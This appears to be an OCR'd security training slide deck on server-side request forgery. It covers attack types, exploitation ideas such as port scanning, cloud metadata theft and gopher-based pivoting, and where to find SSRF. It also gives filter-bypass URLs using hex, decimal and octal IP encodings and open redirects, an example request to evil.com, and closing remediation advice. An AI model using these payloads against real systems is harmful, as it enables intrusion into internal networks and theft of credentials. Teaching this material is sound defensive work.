Server Side Request Forgery (SSRF)

Nishith K (@busk3r)


Outline

- Introduction to SSRF
- Types of SSRF
- Leveraging SSRF
- Common Places to find SSRF
- Blacklisting Bypass
- Whitelisting Bypass
- Remediation

Introduction

Introduction

- Server Side Request Forgery (SSRF)
- Attack where in an attacker is able to send a crafted request from a vulnerable web application.


Web Server
②
③
④
①
Web Server makes a request on behalf of the user.
Victim Server
Direct request is blocked by the firewall.

Types of SSRF

Types of SSRF

- Response displayed to screen (Basic)
- Response not displayed to screen (Blind)

BASIC SSRF

- Displays response to attacker on display
- Easy to identify

Blind SSRF

- Response not shown to the attackers.
- Detection
    - Check the server response timings
    - OOB check

Blind SSRF - Exploitation

- Send Spam mails
  - If the server supports Gopher we use it to send spam mails from server IP
- Performing Denial of service
  - An attacker can use iptables TARPIT target to block requests for a prolonged time and CURL’s FTP:// protocol which never timeouts.
  - An attacker can send all TCP traffic to port 12345 to TARPIT and the request https://example.com/ssrf/url?url=ftp://evil.com:12345/TEST

LEVERAGING SSRF

LEveraging SSRF

- SSRF to Reflected XSS
- Expose Internal Network
- Service Discovery and Port scan
- Fetch Cloud Instances META-DATA
- Pivoting

SSRF to Reflected XSS

Fetch a file from external sites which has malicious payload with content type server as html

Example - http://vulnerablesite/?url=http://brutelogic.com.br/poc.svg

Expose Internal Network


Reveal a system from intranet

Scan following IPs for services

- 10.0.0.0/8
- 127.0.0.1/32
- 172.16.0.0/12
- 192.168.0.0/16

Service Discovery and Port scan

- Run the port scan on local machine and identify entry points
- Based on response time identify open and closed ports



Cloud metadata retrieval

- Different clouds have different endpoint which can be used to leak sensitive data

- List can be found here:
  - https://gist.github.com/jhaddix/78cece26c91c6263653f31ba453e273b

Pivoting

- Escalate the SSRF to a Remote Code Execution
  - pushing asynchronous jobs on a Redis queue that then get executed by an application using the gopher:// protocol.
- Pivoting to increase impact of vulnerability
  - Unauthenticated admin panel

Common Places to find SSRF

Common Places to find SSRF

- Webhooks
- PDF generators
- Document parsers
- Link expansion
- File uploads
- Video Conversions

WEBHOOKS

Webhooks: Trigger requests when a specific event occurs.

- Most webhook features, end user can choose own endpoint and hostname.
- Try to send request to internal services

PDF GENERATORS

Inject <iframe>, <img>, <base> or <script> elements or CSS url() functions pointing to internal services.

Reference:

https://www.youtube.com/watch?v=o-tL9ULF0KI

Document parsers

Discover how document is parsed

XML: Follow PDF Generator approach

For other documents: Find way to reference external resources and let server make requests to internal service

Link expansion

Link expansion takes place when referenced to other site to fetch data

Reference:

https://twitter.com/BugBountyHQ/status/868242771617792000

File uploads

Instead of uploading a file, try sending a URL and see if it downloads the content of the URL.

Reference:

https://hackerone.com/reports/713

Video Conversion

Outdated version ffmpeg to convert videos from one format to other

References:

- https://github.com/neex/ffmpeg-avi-m3u-xbin
- https://youtu.be/OQBZ__L23KU
- https://hackerone.com/reports/237381
- https://hackerone.com/reports/226756

Blacklisting Bypass

Blacklisting Bypass

Blocking specific URL’s (Disallowed Hosts)

- Converting IP to hexadecimal
- Converting IP to Decimal
- Converting IP to Octal
- Using wildcard DNS
- Using enclosed alphanumerics

Converting IP to hexadecimal

Examples

- Dotted hex
  - http://192.168.0.1 = http://c0.a8.00.01
- Dot less hex -
  - http://192.168.0.1 = http://0xc0a80001

Converting IP to Decimal

Use online convertors - Link

Examples:

- http://0177.0.0.1/ = http://127.0.0.1
- http://2130706433/ = http://127.0.0.1
- http://3232235521/ = http://192.168.0.1
- http://3232235777/ = http://192.168.1.1

Converting IP to Octal

Example:

- Dotted octal
  - http://192.168.0.1 = http://0300.0250.0000.0001
- dot less octal
  - http://192.168.0.1 = http://030052000001

Using wildcard DNS

- Use wildcard DNS to point it to a specific IP
  - Next slide for reference
- Sites provide wildcard DNS
  - http://xip.io/
  - http://nip.io/
  - https://ip6.name/
  - https://sslip.io/

Using wildcard DNS (Cont.)

- Use your own domain
  - Make a subdomain and point to 192.168.0.1 with DNS A record

Using enclosed alphanumerics

Example:

http://ⓔⓧⓐⓜⓟⓛⓔ.ⓒⓞⓜ = example.com

List:

① ② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩ ⑪ ⑫ ⑬ ⑭ ⑮ ⑯ ⑰ ⑱ ⑲ ⑳ ⑴ ⑵ ⑶ ⑷ ⑸ ⑹ ⑺ ⑻ ⑼
⑽ ⑾ ⑿ ⒀ ⒁ ⒂ ⒃ ⒄ ⒅ ⒆ ⒇ ⒈ ⒉ ⒊ ⒋ ⒌ ⒍ ⒎ ⒏ ⒐ ⒑ ⒒ ⒓ ⒔ ⒕ ⒖ ⒗ ⒘ ⒙
⒚ ⒛ ⒜ ⒝ ⒞ ⒟ ⒠ ⒡ ⒢ ⒣ ⒤ ⒥ ⒦ ⒧ ⒨ ⒩ ⒪ ⒫ ⒬ ⒭ ⒮ ⒯ ⒰ ⒱ ⒲ ⒳ ⒴ ⒵ Ⓐ
Ⓑ Ⓒ Ⓓ Ⓔ Ⓕ Ⓖ Ⓗ Ⓘ Ⓙ Ⓚ Ⓛ Ⓜ Ⓝ Ⓞ Ⓟ Ⓠ Ⓡ Ⓢ Ⓣ Ⓤ Ⓥ Ⓦ Ⓧ Ⓨ Ⓩ ⓐ ⓑ ⓒ ⓓ
ⓔ ⓕ ⓖ ⓗ ⓘ ⓙ ⓚ ⓛ ⓜ ⓝ ⓞ ⓟ ⓠ ⓡ ⓢ ⓣ ⓤ ⓥ ⓦ ⓧ ⓨ ⓩ ⓪ ⓫ ⓬ ⓭ ⓮ ⓯ ⓰
⓱ ⓲ ⓳ ⓴ ⓵ ⓶ ⓷ ⓸ ⓹ ⓺ ⓻ ⓼ ⓽ ⓾ ⓿

Whitelisting Bypass

Whitelisting bypass

Allowing specific URL’s (Allowed Hosts)

- Only way to bypass
    - Find an open redirect in the whitelisted domain

Whitelisting bypass (cont.)

Case 1:

www.example.com whitelisted **abc.com** and you found SSRF in example.com

http://example.com/ssrf.php?url=https://google.com - **Fail**

http://example.com/ssrf.php?url=http://abc.com/?redirect=https://google.com - **Pass!!**

Whitelisting bypass (cont.)

Case 2: www.example.com whitelisted ***.abc.com** and you found SSRF in example.com

http://example.com/ssrf.php?url=https://google.com - **Fail**

Can be bypassed if you get any subdomain takeover on *.abc.com

http://example.com/ssrf.php?url=http://subdomain.abc.com/?redirect=https://google.com - **Pass!!**

Remediations

Remediations

- Use a whitelist of allowed domains and protocols from where server can fetch remote resources.
- Avoid using user input directly in functions that make requests.
- Disable unused URL schema
- Authentication on internal services

References

References

- Server Side Request Forgery Resources
- SSRF - Server Side Request Forgery (Types and ways to exploit it) Part-1
- How To: Server-Side Request Forgery (SSRF)
- SSRF Payloads Cheatsheet
- Several Online resources :)